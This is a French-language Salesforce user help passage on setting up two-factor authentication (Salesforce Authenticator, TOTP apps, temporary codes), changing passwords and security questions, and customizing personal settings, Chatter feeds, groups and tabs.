Remarque: Lorsque vous vous connectez depuis un appareil public ou partagé, désactivez **Ne plus demander**. La désactivation de cette option oblige les utilisateurs suivants à vérifier leur identité lorsqu'ils se connectent depuis cet appareil.

## Connexion de Salesforce Authenticator (version 2 ou supérieure) à votre compte pour la vérification de l'identité

Vous pouvez connecter la version 2 ou supérieure de l'application mobile Salesforce Authenticator à votre compte. Utilisez l'application chaque fois que Salesforce doit vérifier votre identité. Si votre administrateur exige une authentification à deux facteurs afin de renforcer la sécurité lorsque vous vous connectez ou accédez à des rapports ou à des tableaux de bord, utilisez l'application pour vérifier l'activité de votre compte. Si l'authentification à deux facteurs est demandée alors que vous n'avez pas encore connecté l'application, vous êtes invité(e) à la connecter lors de votre connexion suivante à Salesforce. Si l'authentification à deux facteurs n'est pas encore exigée, vous pouvez connecter l'application à votre compte via vos paramètres personnels.

Connexion d'une application ou d'un appareil de génération de mot de passe unique pour la vérification de l'identité

Vous pouvez connecter à votre compte une application de génération de mot de passe unique, telle que Salesforce Authenticator ou Google Authenticator. Utilisez un code de vérification généré par l'application, parfois appelé « mot de passe unique temporaire », lorsque Salesforce doit vérifier votre identité. Si votre administrateur demande une authentification à deux facteurs afin de renforcer la sécurité lorsque vous vous connectez, accédez à des applications connectées ou accédez à des rapports et des tableaux de bord, utilisez un code de l'application. Si vous devez utiliser l'authentification à deux facteurs avant d'avoir une application connectée, vous êtes invité(e) à en connecter une à la connexion suivante à Salesforce. Si vous n'avez pas encore d'exigence d'authentification à deux facteurs, pouvez continuer à connecter l'application à votre compte via vos paramètres personnels.

Vérification de votre identité avec un code temporaire

Lorsque vous ne pouvez pas accéder à l'appareil habituellement utilisé pour l'authentification à deux facteurs, demandez à votre administrateur Salesforce de vous donner un code de vérification de l'identité temporaire. Ce code est valide de 1 à 24 heures. Votre administrateur définit le délai d'expiration, mais vous pouvez expirer le code plus tôt si vous n'en avez plus besoin.

## Connexion de Salesforce Authenticator (version 2 ou supérieure) à votre compte pour la vérification de l'identité

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

Vous pouvez connecter la version 2 ou supérieure de l'application mobile Salesforce Authenticator à votre compte. Utilisez l'application chaque fois que Salesforce doit vérifier votre identité. Si votre administrateur exige une authentification à deux facteurs afin de renforcer la sécurité lorsque vous vous connectez ou accédez à des rapports ou à des tableaux de bord, utilisez l'application pour vérifier l'activité de votre compte. Si l'authentification à deux facteurs est demandée alors que vous n'avez pas encore connecté l'application, vous êtes invité(e) à la connecter lors de votre connexion suivante à Salesforce. Si l'authentification à deux facteurs n'est pas encore exigée, vous pouvez connecter l'application à votre compte via vos paramètres personnels.

L'application Salesforce Authenticator (version 2 ou supérieure) de votre appareil mobile est le deuxième « facteur » d'authentification. L'utilisation de l'application ajoute un niveau de sécurité à votre compte. Une fois l'application connectée, vous recevez une notification sur votre appareil mobile dès que vous exécutez une action qui nécessite une vérification de l'identité. Lorsque vous recevez la notification, ouvrez l'application sur votre appareil mobile, contrôlez les détails de l'activité, puis répondez à la vérification avec votre appareil mobile. Si vous recevez une notification concernant une activité que vous ne reconnaissez pas, utilisez l'application pour bloquer l'activité. Vous pouvez marquer l'activité bloquée pour la signaler à votre administrateur Salesforce . L'application fournit également un code de vérification que vous pouvez utiliser comme méthode alternative de vérification de l'identité.

1. Téléchargez et installez la version 2 ou supérieure de l'application Salesforce Authenticator en fonction du type d'appareil que vous utilisez. Pour un iPhone, téléchargez l'application depuis l'App Store. Pour des appareils Android, téléchargez l'application depuis Google Play.

   Si vous avez déjà installé la version 1 de Salesforce Authenticator sur votre appareil mobile, vous pouvez la mettre à jour vers la version 2 via l'App Store ou Google Play. La mise à jour garde tous les comptes connectés présents dans l'application. Ce sont des comptes code-seulement qui génèrent des codes de vérification sans recevoir de notification automatique ni autoriser des vérifications automatisées basées sur la localisation. Les comptes code-seulement sont affichés dans la liste Comptes connectés avec un signe **>** à droite de la ligne du nom du compte, et ils n'ont pas de page de détail de compte. Si un compte code-seulement existe pour le nom d'utilisateur que vous avez utilisé pour votre connexion active à Salesforce, balayez vers la gauche dans l'application pour supprimer le nom d'utilisateur avant de continuer. Dans les étapes suivantes, vous reconnectez le compte pour ce nom d'utilisateur. Le nouveau compte connecté offre toutes les fonctionnalités de Salesforce Authenticator version 2 : notifications automatiques, vérifications automatisées basées sur la localisation et codes de vérification.

2. Dans vos paramètres personnels, saisissez `Détails utilisateur avancés` dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez `Informations personnelles` dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
3. Recherchez **Inscription de l'application : Salesforce Authenticator**, puis cliquez sur **Se connecter**.
4. Pour des raisons de sécurité, vous êtes invité(e) à vous connecter à votre compte.
5. Ouvrez l'application Salesforce Authenticator sur votre appareil mobile.

   Si vous ouvrez l'application pour la première fois, une visite guidée des fonctionnalités de l'application s'affiche. Suivez la visite ou accédez directement à l'ajout de votre compte Salesforce à l'application.
6. Dans l'application, touchez **+** pour ajouter votre compte.

   L'application génère une expression en deux mots unique.
7. De retour dans votre navigateur, saisissez l'expression dans le champ `Expression en deux mots`.
8. Cliquez sur **Se connecter**.

   Si vous avez déjà connecté une application d'authentification qui génère des codes de vérification pour votre compte, vous recevez parfois une alerte. La connexion de la version 2 ou supérieure de l'application mobile Salesforce Authenticator invalide les codes de d'ancienne application. Lorsqu'un code de vérification est requis, vous pouvez désormais l'obtenir dans Salesforce Authenticator.
9. L'application Salesforce Authenticator sur votre appareil mobile affiche les informations sur le compte auquel vous vous connectez. Pour compléter la connexion du compte, touchez **Connecter** dans l'application.

Pour préserver la sécurité de votre compte, nous vous envoyons un e-mail de notification dès qu'une nouvelle méthode de vérification de l'identité est ajoutée à votre compte Salesforce. Que ce soit vous ou votre administrateur Salesforce qui ajoute la méthode, vous recevez l'e-mail.

CONSULTER ÉGALEMENT :

Vérification de votre identité

Déconnexion de Salesforce Authenticator (version 2 ou supérieure) du compte d'un utilisateur

Personnalisation de votre expérience Salesforce

## Connexion d'une application ou d'un appareil de génération de mot de passe unique pour la vérification de l'identité

Vous pouvez connecter à votre compte une application de génération de mot de passe unique, telle que Salesforce Authenticator ou Google Authenticator. Utilisez un code de vérification généré par l'application, parfois appelé « mot de passe unique temporaire », lorsque Salesforce doit vérifier votre identité. Si votre administrateur demande une authentification à deux facteurs afin de renforcer la sécurité lorsque vous vous connectez, accédez à des applications connectées ou accédez à des rapports et des tableaux de bord, utilisez un code de l'application. Si vous devez utiliser l'authentification à deux facteurs avant d'avoir une application connectée, vous êtes invité(e) à en connecter une à la connexion suivante à Salesforce. Si vous n'avez pas encore d'exigence d'authentification à deux facteurs, pouvez continuer à connecter l'application à votre compte via vos paramètres personnels.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

1. Téléchargez l'application d'authentification prise en charge pour votre type d'appareil. Vous pouvez utiliser une application d'authentification prenant en charge l'algorithme de mot de passe unique temporel (TOTP) IETF RFC 6238), telle que Salesforce Authenticator pour iOS, Salesforce Authenticator pour Android ou Google Authenticator.

2. Depuis vos paramètres personnels, saisissez *Détails utilisateur avancés* dans la case Recherche rapide, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.
3. Recherchez **Inscription de l'application : Générateur de mot de passe unique**, puis cliquez sur **Se connecter**.
4. Pour des raisons de sécurité, vous êtes invité(e) à vous connecter à votre compte.
5. En utilisant l'application d'authentification de votre appareil mobile, scannez le code QR.

   Vous pouvez également cliquer sur **Je ne peux pas scanner le code QR** dans votre navigateur. Le navigateur affiche la clé de sécurité. Dans l'application d'authentification, saisissez votre nom et la clé affichée.
6. Dans Salesforce, saisissez le code généré par l'application d'authentification dans le champ **Code de vérification**.

   L'application d'authentification génère périodiquement un nouveau code de vérification. Saisissez le code actuel.
7. Cliquez sur **Se connecter**.

Pour préserver la sécurité de votre compte, nous vous envoyons un e-mail de notification dès qu'une nouvelle méthode de vérification de l'identité est ajoutée à votre compte Salesforce. Que ce soit vous ou votre administrateur Salesforce qui ajoute la méthode, vous recevez l'e-mail.

CONSULTER ÉGALEMENT :

Vérification de votre identité

Déconnexion de l'application de génération du mot de passe unique d'un utilisateur

Personnalisation de votre expérience Salesforce

## Vérification de votre identité avec un code temporaire

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous ne pouvez pas accéder à l'appareil habituellement utilisé pour l'authentification à deux facteurs, demandez à votre administrateur Salesforce de vous donner un code de vérification de l'identité temporaire. Ce code est valide de 1 à 24 heures. Votre administrateur définit le délai d'expiration, mais vous pouvez expirer le code plus tôt si vous n'en avez plus besoin.

Si votre administrateur Salesforce a autorisé d'autres utilisateurs à vous assister avec l'authentification à deux facteurs, ils peuvent vous donner un code temporaire. Par exemple, le service d'assistance ou l'équipe de support d'une entreprise dispose parfois de cette autorisation.

Le code temporaire est destiné uniquement à l'authentification à deux facteurs. Il n'est pas valide pour la vérification de l'identité lorsque vous vous connectez à partir d'un navigateur ou d'une application que nous ne reconnaissons pas.

1. Demandez à votre administrateur Salesforce (ou à la personne désignée par votre administrateur) un code de vérification de l'identité temporaire.

   Votre administrateur définit la durée de validité du code. Vous pouvez utiliser le code plusieurs fois jusqu'à son expiration. Dès que l'admirateur génère votre code temporaire, vous recevez un e-mail de notification.
2. Saisissez le code temporaire lorsque vous y êtes invité(e) dans l'écran de vérification de l'identité.
3. Si le code n'est plus nécessaire et qu'il est encore valide, expirez-le.
   a. Dans vos paramètres personnels, saisissez *Détails utilisateur avancés* dans la case Recherche rapide, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.

**b.** Recherchez `Code de vérification temporaire`, puis cliquez sur **Expirer maintenant**.

CONSULTER ÉGALEMENT :

Vérification de votre identité

Connexion de Salesforce Authenticator (version 2 ou supérieure) à votre compte pour la vérification de l'identité

Connexion d'une application ou d'un appareil de génération de mot de passe unique pour la vérification de l'identité

# Modification de vos informations personnelles

1. Dans vos paramètres personnels, saisissez *`Détails utilisateur avancés`* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Pour effectuer des modifications, cliquez sur **Modifier**.

   Si vous changez d'adresse e-mail, un message de confirmation est envoyé à la nouvelle adresse. Cliquez sur le lien du message pour appliquer la nouvelle adresse e-mail. Ce processus garantit la sécurité du système.
3. Enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les options de configuration personnelles disponibles varient en fonction de l'édition Salesforce dont vous disposez.

CONSULTER ÉGALEMENT :

Modification de votre mot de passe

Champs d'utilisateur

Configuration de votre profil Chatter

Personnalisation de votre expérience Salesforce

# Modification de votre mot de passe

Une fois connecté(e), vous pouvez modifier votre mot de passe afin de renforcer la sécurité. Si vous perdez votre mot de passe, cliquez sur le lien **Mot de passe oublié** de la page de connexion pour réinitialiser votre mot de passe par e-mail.

Pour protéger la confidentialité de vos données, modifiez régulièrement votre mot de passe. Si votre administrateur Salesforce expire les mots de passe utilisateur à intervalles réguliers, vous êtes invité(e) à modifier votre mot de passe au terme de chaque période.

Remarque: Si vous disposez de l'autorisation « Utilisateur de l'authentification unique », seul un administrateur peut réinitialiser votre mot de passe. Pour une assistance, contactez votre administrateur Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

1. Dans vos paramètres personnels, saisissez *`Mot de passe`* dans la case `Recherche rapide`, puis sélectionnez **Modifier mon mot de passe**.
2. Saisissez les informations de mot de passe requises.

3. Cliquer sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Réinitialisation de votre mot de passe oublié
Réinitialisation de votre jeton de sécurité
Vérification de votre identité
Personnalisation de votre expérience Salesforce

# Modification de votre question de sécurité

Pour réinitialiser votre mot de passe en cas d'oubli, vous devez parfois vérifier votre identité en répondant à une question de sécurité que vous avez préalablement choisie. Vous pouvez changer la question de sécurité et la réponse dans la page Modifier mon mot de passe, dans vos paramètres personnels.

Remarque: Si l'option Modifier mon mot de passe n'est pas affichée, contactez votre administrateur Salesforce.

1. Dans vos paramètres personnels, saisissez *Mot de passe* dans la case Recherche rapide, puis sélectionnez **Modifier mon mot de passe**.
2. Saisissez votre mot de passe actuel.
3. Dans le menu déroulant Question de sécurité, sélectionnez une question.
4. Saisissez votre réponse à la question dans le champ Réponse.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

# Modification des paramètres de langue et des paramètres régionaux

1. Dans vos paramètres personnels, saisissez *Fuseau horaire* dans la case Recherche rapide, puis sélectionnez **Langue et fuseau horaire**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.
2. Spécifiez les paramètres suivants selon vos besoins.
   - Dans Fuseau horaire, sélectionnez votre fuseau horaire principal.
   - Dans Paramètres régionaux, sélectionnez votre pays et votre zone géographique.
   - Dans Langue, sélectionnez votre langue principale. L'ensemble du texte et de l'aide en ligne s'affiche dans la langue que vous avez sélectionnée.
   - Dans Encodage e-mail, sélectionnez le jeu de caractères et les options de codage des e-mails que vous envoyez à partir de Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

3. Cliquer sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Champs d'utilisateur

Personnalisation de votre expérience Salesforce

# Modification de vos paramètres de messagerie

Modifiez les paramètres de la messagerie sortante afin de spécifier le nom affiché ainsi que la signature facultative. Vous pouvez également saisir une adresse de retour et recevoir automatiquement les e-mails en copie invisible avec l'adresse de retour.

1. Dans vos paramètres personnels, saisissez *Mes paramètres de messagerie* dans la case Recherche rapide, puis sélectionnez **Mes paramètres de messagerie**.
2. Apportez vos modifications.

Remarque: Dans Personal Edition et Developer Edition, un slogan Salesforce s'ajoute à votre signature personnelle sur tous les e-mails sortants.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

# Définition des préférences de type d'enregistrement

Définissez une option pour insérer automatiquement votre type d'enregistrement par défaut lors de la création d'enregistrements. Ce paramètre vous permet d'ignorer la page de sélection du type d'enregistrement. Si plusieurs types d'enregistrement sont disponibles, vous souhaitez peut-être sélectionner le type d'enregistrement voulu à chaque création d'enregistrement.

1. Dans vos paramètres personnels, saisissez *Type d'enregistrement* dans la case Recherche rapide, puis sélectionnez **Définir les types d'enregistrement par défaut** ou **Sélection du type d'enregistrement**, selon l'option affichée.
2. Cochez n'importe quelle case pour sélectionner automatiquement le type d'enregistrement par défaut lors de la création d'enregistrements de ce type.

   Les cases non cochées indiquent que vous préférez être invité à sélectionner un type d'enregistrement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

3. Cliquez sur **Enregistrer**.

Remarque: L'option Sélection du type d'enregistrement est indisponible si l'organisation n'utilise pas les types d'enregistrement ou si plusieurs types d'enregistrement ne sont pas disponibles pour un onglet particulier.

Les cases à cocher ne sont disponibles que si un onglet dispose de plusieurs types d'enregistrement.

Si votre entreprise utilise des comptes personnels, cocher la case Compte sur cette page entraîne la sélection d'un type d'enregistrement par défaut pour tous les types de compte. Il n'est pas possible de définir des sélections distinctes de type

d'enregistrement par défaut pour les comptes professionnels et les comptes personnels. Si vous utilisez les deux types de compte, ne cochez pas cette case.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

# Mise à jour de vos coordonnées

Mettez à jour vos coordonnées à tout moment sur la page de votre profil. Toutes les personnes de votre entreprise peuvent accéder à vos coordonnées.

| |
|---|
| Disponible avec : Salesforce Classic et Lightning Experience |
| Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition |

Pour mettre à jour vos coordonnées, cliquez sur votre nom ou sur l'image de votre profil. Vous pouvez mettre à jour tous les champs de votre profil, à l'exception du champ Responsable. Seul votre administrateur Salesforce peut mettre à jour le champ Responsable.

Dans Communautés, vous pouvez également contrôler la visibilité de vos coordonnées dans les communautés et ce champ par champ. Vous pouvez choisir d'exposer des champs aux employés uniquement, aux membres de la communauté extérieurs à l'entreprise, ou aux utilisateurs invités qui n'ont pas besoin de se connecter. Certains champs sont toujours visibles pour toutes les pesonnes qui accèdent à la communauté.

Modification de la photo de votre profil ou de votre groupe

Chargez une photo dans votre profil pour vous présenter auprès des personnes ou chargez une photo pour des groupes dont vous êtes responsable ou que vous gérez.

Suivi des personnes

Vous pouvez suivre une personne afin d'afficher ses mises à jour dans votre fil, notamment ses publications, ses commentaires et ses mentions « J'aime ».

Suivi des enregistrements

Le suivi d'enregistrements permet d'afficher des mises à jour dans votre fil, qui comprennent les modifications de champ, les publications, les tâches et les commentaires dans les enregistrements.

Rejoindre ou quitter des groupes

Rejoignez des groupes pour collaborer avec d'autres personnes sur des projets ou des domaines d'intérêt communs. Partagez des fichiers et des informations sur le projet avec le groupe.

Recherche dans vos fils

Vous recherchez des gens, des groupes ou des fichiers ? Utilisez la recherche pour trouver rapidement des informations dans vos fils.

CONSULTER ÉGALEMENT :

Modification de la photo de votre profil ou de votre groupe

## Modification de la photo de votre profil ou de votre groupe

Chargez une photo dans votre profil pour vous présenter auprès des personnes ou chargez une photo pour des groupes dont vous êtes responsable ou que vous gérez.

| Disponible avec : Salesforce Classic et Lightning Experience |
| --- |
| Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition |

1. Rendez-vous sur la page de votre profil ou de votre groupe.
2. Survolez la photo et cliquez sur **Ajouter une photo** ou **Mettre à jour**.
3. Recherchez la photo à charger et ouvrez le fichier. Vous pouvez charger des photos au format .jpg, .gif ou .png jusqu'à 8 Mo.
4. Créez une image miniature en faisant glisser les lignes pointillées sur la photo.

   Si la photo est destinée à votre profil et que vous êtes membre d'une communauté, vous pouvez sélectionner `Afficher dans les communautés avec des pages publiques accessibles`. Cette option permet aux utilisateurs invités qui affichent des sites publics accessibles ou des pages ne nécessitant aucune connexion de voir la photo.
5. Enregistrez vos modifications.

## Suivi des personnes

Vous pouvez suivre une personne afin d'afficher ses mises à jour dans votre fil, notamment ses publications, ses commentaires et ses mentions « J'aime ».

| Disponible avec : Salesforce Classic et Lightning Experience |
| --- |
| Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition |

Pour suivre une personne, cliquez sur **Suivre** sur la page de profil d'une personne.

Lorsque vous suivez une personne, ses publications, commentaires et mentions « J'aime » s'affichent dans votre fil. Vous pouvez suivre un total cumulé maximal de 500 personnes, rubriques et enregistrements. Pour déterminer le nombre d'éléments que vous suivez, consultez la liste Suivis dans votre profil.

Pour ne plus suivre une personne, cliquez sur . Une fois le suivi d'une personne arrêté, ses mises à jour ultérieures ne s'affichent plus dans votre fil.

CONSULTER ÉGALEMENT :

Suivi des enregistrements

## Suivi des enregistrements

Le suivi d'enregistrements permet d'afficher des mises à jour dans votre fil, qui comprennent les modifications de champ, les publications, les tâches et les commentaires dans les enregistrements.

| Disponible avec : Salesforce Classic et Lightning Experience |
| --- |
| Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition |

AUTORISATIONS UTILISATEUR

Pour afficher un enregistrement :
- Lire sur l'enregistrement

Les modifications de champ qui s'affichent dans votre fil dépendent des champs que votre administrateur a configurés pour le suivi de fil. Les mises à jour de champs personnalisés cryptés ne sont pas affichées dans les fils.

Pour suivre un enregistrement, cliquez sur **Suivre** sur la page des enregistrements.

Lorsque vous suivez un enregistrement, vous affichez les mises à jour de cet enregistrement dans votre fil. Vous pouvez suivre un total cumulé maximal de 500 personnes, rubriques et enregistrements. Pour déterminer le nombre d'éléments que vous suivez, consultez la liste Suivis dans votre profil.

Si vous souhaitez suivre automatiquement les enregistrements que vous créez, activez cette fonctionnalité depuis vos paramètres personnels. Saisissez *Mes fils* dans la case Recherche rapide, sélectionnez **Mes fils**, puis sélectionnez **Suivre automatiquement les enregistrements que je crée**. Cependant, vous ne suivez pas automatiquement les événements, les tâches ou les tableaux de bord après les avoir créés.

Pour arrêter le suivi d'un enregistrement, cliquez sur × sur la page de l'enregistrement. Une fois le suivi d'un enregistrement arrêté, ses mises à jour ultérieures ne s'affichent plus dans votre fil.

CONSULTER ÉGALEMENT :

Suivi des personnes

Personnalisation de votre expérience Salesforce

## Rejoindre ou quitter des groupes

Rejoignez des groupes pour collaborer avec d'autres personnes sur des projets ou des domaines d'intérêt communs. Partagez des fichiers et des informations sur le projet avec le groupe.

1. Rendez-vous sur la page de détail du groupe.
2. Pour rejoindre un groupe public, cliquez sur **Joindre** ou **Joindre le groupe**. Pour joindre un groupe privé, cliquez sur **Demander à joindre**. Une requête est envoyée au propriétaire et aux responsables du groupe privé, qui acceptent ou refusent votre demande.

Vous pouvez joindre jusqu'à 300 groupes. Tous les groupes sont pris en compte dans cette limitation, à l'exception des groupes archivés. Par exemple, si vous êtes membre de 300 groupes, dont 10 sont archivés, vous pouvez joindre 10 autres groupes.

Pour quitter un groupe que vous avez rejoint ou retirer votre demande d'intégration à un groupe privé, rendez-vous sur la page de détail du groupe et cliquez sur × ou **Quitter le groupe**. Si ces options ne sont pas affichées, demandez à votre administrateur Salesforce d'ajuster la présentation de page.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

# Recherche dans vos fils

Vous recherchez des gens, des groupes ou des fichiers ? Utilisez la recherche pour trouver rapidement des informations dans vos fils.

Éditions

Disponible avec Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Recherche au sein de vos fils dans Lightning Experience
Recherchez des personnes, des groupes et des fichiers dans vos fils.

Recherche au sein de vos fils dans Salesforce Classic
Recherchez des fils, des personnes, des groupes, des rubriques et des fichiers dans Chatter.

## Recherche au sein de vos fils dans Lightning Experience

Recherchez des personnes, des groupes et des fichiers dans vos fils.

Éditions

Disponible dans Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Saisissez le terme à rechercher dans la case de recherche de l'en-tête.
2. Sur la page des résultats de recherche, cliquez sur **FILS** pour voir des publications du fil Toute la société.

## Recherche au sein de vos fils dans Salesforce Classic

Recherchez des fils, des personnes, des groupes, des rubriques et des fichiers dans Chatter.

Éditions

Disponible dans Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Saisissez le terme à rechercher dans la case de recherche de l'en-tête.
2. Cliquez sur **Rechercher**.

   La page des résultats de recherche indique les résultats trouvés dans Salesforce, y compris Chatter. Dans la page des résultats de recherche, vous pouvez affiner votre recherche. Par exemple, pour voir les résultats de la recherche dans tous les fils Chatter, cliquez sur **Rechercher dans les fils**.

Vous pouvez également appliquer votre recherche à des fils spécifiques. Par exemple, pour trouver où une personne est mentionnée dans un groupe, saisissez le nom de la personne dans la case de recherche au-dessus du fil de groupe.

Exemple:

# Ajout d'onglets pour les éléments fréquemment utilisés

L'interface utilisateur de Salesforce Classic est composée d'onglets qui servent de point de départ pour l'affichage, l'ajout et la modification des informations sur un objet. Différentes applications peuvent avoir des ensembles d'onglets distincts. Ajoutez des onglets pour les éléments que vous utilisez souvent dans n'importe quelle application.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

1. Cliquez sur l'icône Plus ( ) à droite de vos onglets.
   La page Tous les onglets s'ouvre. Par défaut, elle répertorie tous les onglets que vous pouvez afficher ou ajouter.
2. Si vous souhaitez afficher une liste contenant uniquement les onglets d'une application spécifique, sélectionnez cette application dans la liste déroulante Afficher.
3. Cliquez sur **Personnaliser mes onglets**.
4. Dans la liste déroulante Application personnalisée, sélectionnez l'application dans laquelle vous souhaitez afficher l'onglet.
   Par exemple, si vous souhaitez afficher l'onglet Idées dans votre application Marketing, sélectionnez `Marketing`, l'onglet Idées s'affiche uniquement dans cette application.
5. Utilisez les flèches Ajouter, Supprimer, Monter et Descendre pour personnaliser le choix et l'ordre d'affichage des onglets dans l'application.
6. Cliquez sur **Enregistrer**.
7. Si vous avez ajouté un onglet dans une application actuellement inactive, ouvrez cette application pour afficher votre nouvel onglet.

CONSULTER ÉGALEMENT :

Onglets Salesforce disponibles

# Personnalisation de votre affichage

Vous pouvez personnaliser votre affichage de Salesforce via vos paramètres personnels.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

- Personnalisez les onglets qui s'affichent dans votre application, et dans quel ordre
- Personnalisez les éléments qui s'affichent dans vos pages

Personnalisation de vos onglets

Spécifiez les onglets qui s'affichent lorsque vous vous connectez. Si vous avez plusieurs applications, spécifiez les onglets qui s'affichent dans chaque application.

Personnalisation de vos pages

Spécifiez les listes associées qui s'affichent dans les pages de détail.

## Personnalisation de vos onglets

Spécifiez les onglets qui s'affichent lorsque vous vous connectez. Si vous avez plusieurs applications, spécifiez les onglets qui s'affichent dans chaque application.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

1. Dans vos paramètres personnels, saisissez *Personnaliser mes* dans la case Recherche rapide, puis sélectionnez **Personnaliser mes onglets**. Vous n'obtenez aucun résultat ? Saisissez *Affichage* dans la case Recherche rapide, puis sélectionnez **Modifier mon affichage**.
2. Si vous avez accès à plusieurs applications, sélectionnez l'application dont vous souhaitez personnaliser les onglets dans la liste déroulante Applications personnalisées. Par défaut, les onglets affichés dans l'application personnalisée sélectionnée correspondent aux onglets définis pour votre profil.

   Remarque: Le premier onglet affiché lorsque vous sélectionnez une application peut changer si votre administrateur modifie l'onglet de destination par défaut de l'application.

3. Vous pouvez ajouter les onglets dont vous avez besoin et modifier leur ordre d'affichage.
4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Personnalisation de vos pages

Personnalisation de votre expérience Salesforce

## Personnalisation de vos pages

Spécifiez les listes associées qui s'affichent dans les pages de détail.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

1. Dans vos paramètres personnels, saisissez *Personnaliser mes* dans la case Recherche rapide, puis sélectionnez **Personnaliser mes pages**. Vous n'obtenez aucun résultat ? Saisissez *Affichage* dans la case Recherche rapide, puis sélectionnez **Modifier mon affichage**.

   Pour votre onglet Accueil, sélectionnez l'instantané de tableau de bord à afficher sous votre onglet Accueil. Le lien de personnalisation de l'onglet Accueil est disponible uniquement si l'administrateur a personnalisé la présentation de page d'accueil pour ajouter un tableau de bord.

   Pour tous les autres onglets, spécifiez les listes associées qui s'affichent dans vos pages de détail.

   - Pour ajouter ou supprimer des listes associées, sélectionnez une liste, puis cliquez sur la flèche **Ajouter** ou **Supprimer**.

     Remarque: Ce paramètre peut changer si votre administrateur modifie la présentation de page d'un onglet.

   - Pour modifier l'ordre des listes associées, sélectionnez le titre d'une liste dans la zone Éléments sélectionnés, puis cliquez sur la flèche **Monter** ou **Descendre**.

2. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Personnalisation de vos onglets

Personnalisation de votre expérience Salesforce

# Onglets Salesforce disponibles

Pour afficher tous les onglets disponibles pour vous dans Salesforce, cliquez sur l'icône plus (+) en regard des onglets principaux.

Depuis cette page, vous pouvez :

- Cliquer sur le nom d'un onglet pour accéder rapidement à ce dernier.
- Si vous disposez de plusieurs applications, utilisez la liste déroulante `Afficher` pour visualiser le logo de chaque application et les onglets correspondants.
- Cliquez sur **Personnaliser mes onglets** pour modifier l'affichage des onglets à l'écran.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Ajout d'onglets pour les éléments fréquemment utilisés

# Normes d'accessibilité

Découvrez les normes que Salesforce applique pour concevoir des applications dans une optique d'accessibilité.

Salesforce s'attache à fournir des applications d'entreprise à la demande accessibles à tous, y compris aux utilisateurs qui utilisent des technologies d'assistance, notamment des logiciels de reconnaissance vocale et des lecteurs d'écran. Pour atteindre l'objectif d'une conception universelle, Salesforce respecte, dans toute la mesure du possible, les meilleures pratiques mondialement reconnues définies dans la section 508 du « Rehabilitation Act » (loi américaine sur l'accessibilité aux personnes handicapées) et dans les Directives pour l'accessibilité aux contenus Web (WCAG) 2.0 de niveau AA.

Éditions

Disponible avec : Salesforce Classic
